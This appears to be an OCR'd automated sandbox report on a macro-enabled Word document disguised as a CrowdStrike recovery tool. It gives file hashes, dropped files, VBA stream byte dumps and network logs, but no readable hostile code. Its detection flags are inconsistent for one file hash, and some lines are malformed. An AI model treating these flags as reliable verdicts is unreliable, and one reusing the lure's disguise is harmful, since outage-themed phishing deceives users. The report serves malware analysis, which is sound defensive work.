Preview:	L.....F.... .....r.....r.....9>..!.....A....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Xfn..user.8.....QK.X.Xfn*...&=....U.....A.l.b.u.s.....z.1.....Xjn..Desktop.d.....QK.X.Xjn*...=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.!....Xin .NEW_RE~1.DOC.....WG..WG.*.....N.e.w._.R.e.c.o.v.e.r.y._.T.o.o.l._.t.o._.h.e.l.p._.w.i.t.h._.C.r.o.w.d.S.t.r.i.k.e._.i.s.s.u.e._.i.m.p.a.c.t.i.n.g._.W.i.n.d.o.w.s...d.o.c.m.....-...8...[.....?J.....C:\Users\..#.....\\910646\Users.user\Desktop\New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm.^.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.N.e.w._.R.e.c.o.v.e.r.y._.T.o.o.l._.t.o._.h.e.l.p._.w.i.t.h._.C.r.o.w.d.S.t.r.i.k.e._.i.s.s.u.e._.i.m.p.a.c.t.i.n.g._.W.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Generic INItialization configuration [folders]
Category:	modified
Size (bytes):	167
Entropy (8bit):	4.781242661256441
Encrypted:	false
SSDEEP:	3:HgA5AgFis6NAb6SQomZuMigIubNJYCm4wAgFis6NAb6SQomZuMigIubNJYCv:HFTFipAb6WmZuMiYbNWJFipAb6WmZuM3
MD5:	87E4B3E63F6FD43B41CB6BC643DAA68C
SHA1:	624BF01A26B59C2888129E771AF3579FFF15934F
SHA-256:	A496015FB1BF4656E45CB323ADEFB73534FA599934A83E4EB8CDEC9751A98353
SHA-512:	22B0BEE3C94F3C2AF4664ECD0D151312E13F64EC960C1D7FE2736BE249762E255ABC1B9ED5CA88BCB13D5934BAFD1D723CC6ABF4F8559B4D0B8E3572F9AB2E9E
Malicious:	false
Preview:	[misc]..New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.LNK=0..[folders]..New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4797606462020307
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyYyBS0JilXMWvk1c6nlln:vdsCkWtIJiRk3l
MD5:	C4615A023DC40AFFAEAE6CF07410BB43
SHA1:	AAE1D68C4082CABF6AEA71C7981F32928CE01843
SHA-256:	103F860A912CF17B87A169B2768635758E8A0B82EB986A0C42FEA974F91BCB1E
SHA-512:	CD6975EAE1DA934094AC2516D095D50F2EE311CF549C8AEA2F3D65074B0DFC2908F72703B46A4C012358817289C76B15AC0E39EE359BCF39A45A8C912DCB2AD
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Unicode text, UTF-16, little-endian text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\Desktop\~$w_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4797606462020307
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyYyBS0JilXMWvk1c6nlln:vdsCkWtlJiRk3l
MD5:	C4615A023DC40AFFAEAE6CF07410BB43
SHA1:	AAE1D68C4082CABF6AEA71C7981F32928CE01843
SHA-256:	103F860A912CF17B87A169B2768635758E8A0B82EB986A0C42FEA974F91BCB1E
SHA-512:	CD6975EAE1DA934094AC2516D095D50F2EE311CF549C8AEA2F3D65074B0DFC2908F72703B46A4C012358817289C76B15AC0E39EE359BCF39A45A8C912DCB2AD
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\Downloads\52476a0b-6f03-45bf-aedd-6e44c7981759.tmp	
Process:	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
File Type:	Zip archive data, at least v2.0 to extract, compression method=deflate
Category:	dropped
Size (bytes):	25518
Entropy (8bit):	7.981260120775725
Encrypted:	false
SSDEEP:	768:OxBz7hEdHHosjJeGrv2gsHrSe1fLKnHfzz:OxBz7YosjMGOgsJ1jyn
MD5:	9C4B364491E6AF11CC33DF28C33C4216
SHA1:	4A0F078995949E9FC29BCE9437EB902BB32D462B
SHA-256:	30C65E1E9879FE37A4A18DC8B4887C4DFE3BA29E89885D9FE61365869E93CFFD
SHA-512:	AD395F489DF5C4388221734755AB7D7FDA6DB902F3E56A35B29FFC15D3D778298BD6CD24FAF3AB9CC53BDB1099617A72C95F3759DB4393875E14E3EC9A32427
Malicious:	false
Preview:	PK.....4P.X....(..Xi.....ADKLicenseAgreement.rtf.}ko.H..~6.....@W.Tj.l.].X.mU..].G....}.....a.....|.R.=.;.....q".t.X..2.....~....V..lz+.l.....p.w....?V.....V..vV.....x.v..W../^.2.{..tqPz.....g6....4..4`....s.....X....`.{...[m}...j.D.W.jpv.....04..g..?...0..r..wV...=.../Ah.....l...~.....vk...e....OS.....{.....T..Vl..^..pU.._.U.G..UO..6$.p..8.....8Tn..v..._..z...P..:.w.Ug6.....L..=q..S-.#.ULe./M/rC.).V.=..{P}....a...G.w.U.}..~.]....m>rk.c.^.....4..}(.V{.@% .....4.5...A..}.]...w....|...fv5.]L.r:..@..'_f..w_.l.XL..O..%..^.....W...l..L.....H.j.`..B.z.c.....}o.c...]...k.....m..d.'6..[.....'q..`....v..{..|q..<.....,_..F|t.zF...=!..r4.....O../..q.\.c.....R~._....'...<cp..M._._..#kDZ.....~y...../..a0.....^.<8....&.pv...F....b|.i....\.GM...]..b.0G....f.&...E.V.a.0...h.....W...2JP*l.w~.7...l}.....W.A.G..f.E.s02E.U.....:..{.a.\.....).eQ..^K...R..E...*.... ..C.@r....UO

C:\Users\user\Downloads\MsftRecoveryToolForCSv2.zip (copy)	
Process:	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
File Type:	Zip archive data, at least v2.0 to extract, compression method=deflate
Category:	dropped
Size (bytes):	25518
Entropy (8bit):	7.981260120775725
Encrypted:	false
SSDEEP:	768:OxBz7hEdHHosjJeGrv2gsHrSe1fLKnHfzz:OxBz7YosjMGOgsJ1jyn

MD5:	9C4B364491E6AF11CC33DF28C33C4216
SHA1:	4A0F078995949E9FC29BCE9437EB902BB32D462B
SHA-256:	30C65E1E9879FE37A4A18DC8B4887C4DFE3BA29E89885D9FE61365869E93CFFD
SHA-512:	AD395F489DF5C4388221734755AB7D7FDA6DB902F3E56A35B29FFC15D3D778298BD6CD24FAF3AB9CC53BDB1099617A72C95F3759DB4393875E14E3EC9A3242 9
Malicious:	**true**
Preview:	PK.....4P.X....(..Xi.....ADKLicenseAgreement.rtf.}ko.H..~6.....@W.Tj.l.].X.mU..].G....}.....a.....|.R.=.;.....q".t.X..2.....~....V..lz+.l.....p.w....?V.....V..vV.....x.v..W../^.2.{ ..tqPz.....g6....4..4`....s.....X....`.{...[m}...j.D.W.jpv.....04..g..?...0..r..wV...=.../Ah.....!...~.....vk...e....OS.....{.....T..Vl..^..pU.._.U.G..UO..6$.p..8.....8Tn..v..._..z ...P.:.w.Ug6.....L..=q..S-.#.ULe./M/rC.).V.=..{P}....a...G.w.U.}..~.]....m>rk.c.^.....4..}(.V{.@% .....4.5...A..}.]...w....|...fv5.]L.r:..@..'_f..w_.l.XL..O..%..^.....W...l..L.....H.j.`. .B.z.c.....}o.c...]...k.....m..d.'6..[.....'q..`....v..{..|q..<....._..F|t.zF...=!..r4.....O../..q.\.c.....R~._....'...<cp..M._.._..#kDZ.....~y...../..a0.....^.<8....&.pv...F....b|.i....\.GM...].. .....b.0G....f.&...E.V.a.0...h.....W...2JP*I.w~.7...I}.....W.A.G..f.E.s02E.U.....:..{.a.\.....).eQ..^K...R..E...*.... ..C.@r....UO

C:\Users\user\Downloads\Unconfirmed 830279.crdownload (copy)	
Process:	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
File Type:	Zip archive data, at least v2.0 to extract, compression method=deflate
Category:	dropped
Size (bytes):	25518
Entropy (8bit):	7.981260120775725
Encrypted:	false
SSDEEP:	768:OxBz7hEdHHosjJeGrv2gsHrSe1fLKnHfzz:OxBz7YosjMGOgsJ1jyn
MD5:	9C4B364491E6AF11CC33DF28C33C4216
SHA1:	4A0F078995949E9FC29BCE9437EB902BB32D462B
SHA-256:	30C65E1E9879FE37A4A18DC8B4887C4DFE3BA29E89885D9FE61365869E93CFFD
SHA-512:	AD395F489DF5C4388221734755AB7D7FDA6DB902F3E56A35B29FFC15D3D778298BD6CD24FAF3AB9CC53BDB1099617A72C95F3759DB4393875E14E3EC9A3242 9
Malicious:	false
Preview:	PK.....4P.X....(..Xi.....ADKLicenseAgreement.rtf.}ko.H..~6.....@W.Tj.l.].X.mU..].G....}.....a.....|.R.=.;.....q".t.X..2.....~....V..lz+.l.....p.w....?V.....V..vV.....x.v..W../^.2.{ ..tqPz.....g6....4..4`....s.....X....`.{...[m}...j.D.W.jpv.....04..g..?...0..r..wV...=.../Ah.....!...~.....vk...e....OS.....{.....T..Vl..^..pU.._.U.G..UO..6$.p..8.....8Tn..v..._..z ...P.:.w.Ug6.....L..=q..S-.#.ULe./M/rC.).V.=..{P}....a...G.w.U.}..~.]....m>rk.c.^.....4..}(.V{.@% .....4.5...A..}.]...w....|...fv5.]L.r:..@..'_f..w_.l.XL..O..%..^.....W...l..L.....H.j.`. .B.z.c.....}o.c...]...k.....m..d.'6..[.....'q..`....v..{..|q..<....._..F|t.zF...=!..r4.....O../..q.\.c.....R~._....'...<cp..M._.._..#kDZ.....~y...../..a0.....^.<8....&.pv...F....b|.i....\.GM...].. .....b.0G....f.&...E.V.a.0...h.....W...2JP*I.w~.7...I}.....W.A.G..f.E.s02E.U.....:..{.a.\.....).eQ..^K...R..E...*.... ..C.@r....UO

Chrome Cache Entry: 97	
Process:	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
File Type:	Zip archive data, at least v2.0 to extract, compression method=deflate
Category:	downloaded
Size (bytes):	25518
Entropy (8bit):	7.981260120775725
Encrypted:	false
SSDEEP:	768:OxBz7hEdHHosjJeGrv2gsHrSe1fLKnHfzz:OxBz7YosjMGOgsJ1jyn
MD5:	9C4B364491E6AF11CC33DF28C33C4216
SHA1:	4A0F078995949E9FC29BCE9437EB902BB32D462B
SHA-256:	30C65E1E9879FE37A4A18DC8B4887C4DFE3BA29E89885D9FE61365869E93CFFD
SHA-512:	AD395F489DF5C4388221734755AB7D7FDA6DB902F3E56A35B29FFC15D3D778298BD6CD24FAF3AB9CC53BDB1099617A72C95F3759DB4393875E14E3EC9A3242 9
Malicious:	false
URL:	http://https://download.microsoft.com/download/8/e/1/8e189885-12fe-4ebe-895d-b2d5a08aae65/MsftRecoveryToolForCSv2.zip
Preview:	PK.....4P.X....(..Xi.....ADKLicenseAgreement.rtf.}ko.H..~6.....@W.Tj.l.].X.mU..].G....}.....a.....|.R.=.;.....q".t.X..2.....~....V..lz+.l.....p.w....?V.....V..vV.....x.v..W../^.2.{ ..tqPz.....g6....4..4`....s.....X....`.{...[m}...j.D.W.jpv.....04..g..?...0..r..wV...=.../Ah.....!...~.....vk...e....OS.....{.....T..Vl..^..pU.._.U.G..UO..6$.p..8.....8Tn..v..._..z ...P.:.w.Ug6.....L..=q..S-.#.ULe./M/rC.).V.=..{P}....a...G.w.U.}..~.]....m>rk.c.^.....4..}(.V{.@% .....4.5...A..}.]...w....|...fv5.]L.r:..@..'_f..w_.l.XL..O..%..^.....W...l..L.....H.j.`. .B.z.c.....}o.c...]...k.....m..d.'6..[.....'q..`....v..{..|q..<....._..F|t.zF...=!..r4.....O../..q.\.c.....R~._....'...<cp..M._.._..#kDZ.....~y...../..a0.....^.<8....&.pv...F....b|.i....\.GM...].. .....b.0G....f.&...E.V.a.0...h.....W...2JP*I.w~.7...I}.....W.A.G..f.E.s02E.U.....:..{.a.\.....).eQ..^K...R..E...*.... ..C.@r....UO

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.938940748289286
TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 37.96% • Word Microsoft Office Open XML Format document (49504/1) 36.13% • Word Microsoft Office Open XML Format document (27504/1) 20.07% • ZIP compressed archive (8000/1) 5.84%

File name:	New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm
File size:	310'160 bytes
MD5:	dd2100dfa067caae416b885637adc4ef
SHA1:	499f8881f4927e7b4a1a0448f62c60741ea6d44b
SHA256:	803727ccdf441e49096f3fd48107a5fe55c56c080f46773cd649c9e55ec1be61
SHA512:	809a6c7a3d83cc9b025a3109778be1d92db509d12202a30ecb31b8c8fbaeae2a50732e36d41b065b10ab64d04990e46173e09e01799bb54f8a93e725e111deda
SSDEEP:	6144:LkNC0FaiQjxrRbX1o/EUk1DPFVpigBHbP4Z4IU1vmR8:LkNCcC6cf1xVpJNP0QNs8
TLSH:	1664E12B7D13A023F52BD6349E903E6C72026111A3935374B9286B7FF26D14F9D8E54B
File Content Preview:	PK.....!..am.....[Content_Types].xml ... (.....

File Icon

Icon Hash:	65e6a3a3afbfb9af

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	True

Summary

Author:	Le Nho Thanh
Template:	Normal.dotm
Last Saved By:	David
Revion Number:	3
Total Edit Time:	4
Create Time:	2024-07-19T10:29:00Z
Last Saved Time:	2024-07-22T09:13:00Z
Number of Pages:	9
Number of Words:	2526
Number of Characters:	14404
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Number of Lines:	120
Number of Paragraphs:	33
Thumbnail Scaling Desired:	false
Company:	Microsoft
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

Streams with VBA

VBA File Name: ThisDocument.cls, Stream Size: 27601	
General	
Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	27601
Data ASCII:	. . . . . t . . . . . b . . . . .] . . . . . p . . . $ X . E - . B / . 8 [. a i s . B e 2 . . . . . Z . L Z . i F Z Z g . . . . . x . . . . Z . L Z . i F Z Z g 6 $ X . E - . B / . 8 [. . . . . M E . . . . . (. . . . . S " . . . . S . . . . . S " . . . . . < 2 . . . > " . . . . . < X . . . . . L . . . .
Data Raw:	01 16 03 00 04 00 01 00 00 74 0b 00 00 e4 00 00 00 62 02 00 00 02 0c 00 00 10 0c 00 00 e0 5d 00 00 04 00 00 00 01 00 00 00 97 d9 f8 db 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 70 00 ff ff 00 00 24 58 0c 45 2d c6 bb 42 af 2f 07 e1 38 5b 0b 81 c3 61 69 73 c0 cd b3 42 91 9f a4 ef 65 97 32 fe 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 376	
General	
Stream Path:	PROJECT
CLSID:	
File Type:	ASCII text, with CRLF line terminators
Stream Size:	376
Entropy:	5.349004928853029
Base64 Encoded:	True
Data ASCII:	I D = " { 6 3 9 4 0 D 1 7 - 7 B C 7 - 4 1 4 6 - B A 9 5 - 1 3 8 9 F F 7 0 2 C 5 8 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " D 5 D 7 6 E 4 7 9 6 1 8 9 A 1 8 9 A 1 8 9 A 1 8 9 A " . . D P B = " A A A 8 1 1 B 6 E 7 B 7 E 7 B 7 E 7 " . . G C = " 7 F 7 D C 4 E D 4 C 1 7 2 0 1 8 2 0 1 8 D F " . . . . [H o s t E x t e n d e r I n f
Data Raw:	49 44 3d 22 7b 36 33 39 34 30 44 31 37 2d 37 42 43 37 2d 34 31 34 36 2d 41 39 35 2d 31 33 38 39 46 46 37 30 32 43 35 38 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 50 72 6f 6a 65 63 74 22 0d 0a 48 65 6c 70 43 6f 6e 74 65 78 74 49 44 3d 22 30 22 0d 0a 56 65 72 73 69 6f 6e 43 6f 6d 70 61 74 69

Stream Path: PROJECTwm, File Type: data, Stream Size: 41	
General	
Stream Path:	PROJECTwm
CLSID:	
File Type:	data
Stream Size:	41
Entropy:	3.0773844850752607
Base64 Encoded:	False
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 2976	
General	
Stream Path:	VBA/_VBA_PROJECT
CLSID:	
File Type:	data
Stream Size:	2976
Entropy:	4.617966626265468
Base64 Encoded:	False
Data ASCII:	a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 1 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . . . 1 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F . o
Data Raw:	cc 61 b2 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fe 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2782	
General	
Stream Path:	VBA/__SRP_0
CLSID:	

General	
File Type:	data
Stream Size:	2782
Entropy:	3.5082390293182035
Base64 Encoded:	False
Data ASCII:	K * . . . . . * \\ C N o r m a l r U . . . . . @ . . . . . @ . . . . . @ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ J . . . . . " . . . . . a . . . . . U . B - . . . . .
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 01 00 09 00 00 00 2a 5c 43 4e 6f 72 6d 61 6c 72 55 80 01 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 06 00 00 00 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 174	
General	
Stream Path:	VBA/__SRP_1
CLSID:	
File Type:	data
Stream Size:	174
Entropy:	1.6032810527820052
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . @ . . . . . ~ z . . . . . b . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 02 00 00 00 00 00 00 7e 7a 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 06 00 00 00 00 00 00 09 11 04 00 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 1224	
General	
Stream Path:	VBA/__SRP_2
CLSID:	
File Type:	data
Stream Size:	1224
Entropy:	2.0062113510689086
Base64 Encoded:	False
Data ASCII:	r U . . . . . @ . . . . . @ . . . . . 8 . . . . . P . . . . . 1 . . . . . Q . . . . . q . . . . . A . . . . . ` . . . . .
Data Raw:	72 55 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 50 00 00 00 00 00 00 00 00 00 00 00 05 00 05 00 05 00 00 00 31 09 00 00 00 00 00 00 00 00 00 00 11 0c 00 00 00 00 00 00 00 00 00 00 51 0d 00 00 00 00 00 00 00 00


Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 356	
General	
Stream Path:	VBA/__SRP_3
CLSID:	
File Type:	data
Stream Size:	356
Entropy:	2.1693699541959686
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . x . . . . . 8 . . . . . ` . . . . . 8 . . . . . ` . . . . . 8 . . . . . ` . . . . . 8 . . . . . ` . . . . . 8 . . . . . ` . . . . . 8 . . . . . ` . . . . 8 . . . . . b . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 78 00 00 00 08 00 38 00 e1 01 00 00 00 00 00 00 00 00 02 00 00 00 04 60 00 00 e1 0d ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 514	
General	
Stream Path:	VBA/dir
CLSID:	
File Type:	data
Stream Size:	514
Entropy:	6.2857106919283545
Base64 Encoded:	True

General	
Data ASCII:	. . . . . 0 * . . . . p . . H . . . . d . . . . P r o j e c t . Q . (. . @ . . . . . = ... I . . . . > h . . . . J . < . . . . . r s t d . o l e > . . s . t . . d . o . l . e P . . . h . % ^ . . * . \\ G { 0 0 0 2 0 4 3 0 - . . . . C . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \\ W i n d o w s . \\ S y s t e m 3 . 2 \\ . e 2 . t l b . # O L E A u t o m a t i o n . ` . . . E N o r m a l . E N C r . m . a Q F . . . . . * \\ C . . . . . m A ! O f f i c g O D . f . i . c g . . ! G {
Data Raw:	01 fe b1 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 e3 3e ab 68 02 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Network Behavior

Network Port Distribution



Total Packets: 33

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 22, 2024 15:52:01.657860994 CEST	49170	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:52:01.657906055 CEST	443	49170	142.250.203.100	192.168.2.22
Jul 22, 2024 15:52:01.657973051 CEST	49170	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:52:01.658164978 CEST	49170	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:52:01.658181906 CEST	443	49170	142.250.203.100	192.168.2.22
Jul 22, 2024 15:52:02.368962049 CEST	443	49170	142.250.203.100	192.168.2.22
Jul 22, 2024 15:52:02.369291067 CEST	49170	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:52:02.369309902 CEST	443	49170	142.250.203.100	192.168.2.22
Jul 22, 2024 15:52:02.370276928 CEST	443	49170	142.250.203.100	192.168.2.22
Jul 22, 2024 15:52:02.370346069 CEST	49170	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:52:02.371309996 CEST	49170	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:52:02.371380091 CEST	443	49170	142.250.203.100	192.168.2.22
Jul 22, 2024 15:52:02.566080093 CEST	49170	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:52:02.566097975 CEST	443	49170	142.250.203.100	192.168.2.22
Jul 22, 2024 15:52:02.765502930 CEST	49170	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:52:10.264959097 CEST	49171	443	192.168.2.22	172.217.168.14
Jul 22, 2024 15:52:10.264991999 CEST	443	49171	172.217.168.14	192.168.2.22
Jul 22, 2024 15:52:10.265041113 CEST	49171	443	192.168.2.22	172.217.168.14
Jul 22, 2024 15:52:10.265232086 CEST	49171	443	192.168.2.22	172.217.168.14
Jul 22, 2024 15:52:10.265249014 CEST	443	49171	172.217.168.14	192.168.2.22
Jul 22, 2024 15:52:10.954627991 CEST	443	49171	172.217.168.14	192.168.2.22
Jul 22, 2024 15:52:10.954966068 CEST	49171	443	192.168.2.22	172.217.168.14
Jul 22, 2024 15:52:10.954987049 CEST	443	49171	172.217.168.14	192.168.2.22
Jul 22, 2024 15:52:10.955338955 CEST	443	49171	172.217.168.14	192.168.2.22
Jul 22, 2024 15:52:10.955426931 CEST	49171	443	192.168.2.22	172.217.168.14
Jul 22, 2024 15:52:10.956016064 CEST	443	49171	172.217.168.14	192.168.2.22
Jul 22, 2024 15:52:10.956069946 CEST	49171	443	192.168.2.22	172.217.168.14
Jul 22, 2024 15:52:10.957026005 CEST	49171	443	192.168.2.22	172.217.168.14
Jul 22, 2024 15:52:10.957088947 CEST	443	49171	172.217.168.14	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 22, 2024 15:52:10.957223892 CEST	49171	443	192.168.2.22	172.217.168.14
Jul 22, 2024 15:52:10.957233906 CEST	443	49171	172.217.168.14	192.168.2.22
Jul 22, 2024 15:52:10.957267046 CEST	49171	443	192.168.2.22	172.217.168.14
Jul 22, 2024 15:52:11.004507065 CEST	443	49171	172.217.168.14	192.168.2.22
Jul 22, 2024 15:52:11.156836987 CEST	49171	443	192.168.2.22	172.217.168.14
Jul 22, 2024 15:52:11.231894016 CEST	443	49171	172.217.168.14	192.168.2.22
Jul 22, 2024 15:52:11.232101917 CEST	443	49171	172.217.168.14	192.168.2.22
Jul 22, 2024 15:52:11.232260942 CEST	49171	443	192.168.2.22	172.217.168.14
Jul 22, 2024 15:52:11.233057022 CEST	49171	443	192.168.2.22	172.217.168.14
Jul 22, 2024 15:52:11.233095884 CEST	443	49171	172.217.168.14	192.168.2.22
Jul 22, 2024 15:52:12.268873930 CEST	443	49170	142.250.203.100	192.168.2.22
Jul 22, 2024 15:52:12.268944025 CEST	443	49170	142.250.203.100	192.168.2.22
Jul 22, 2024 15:52:12.269156933 CEST	49170	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:52:13.470407009 CEST	49170	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:52:13.470443964 CEST	443	49170	142.250.203.100	192.168.2.22
Jul 22, 2024 15:53:01.925507069 CEST	49174	443	192.168.2.22	142.250.203.100
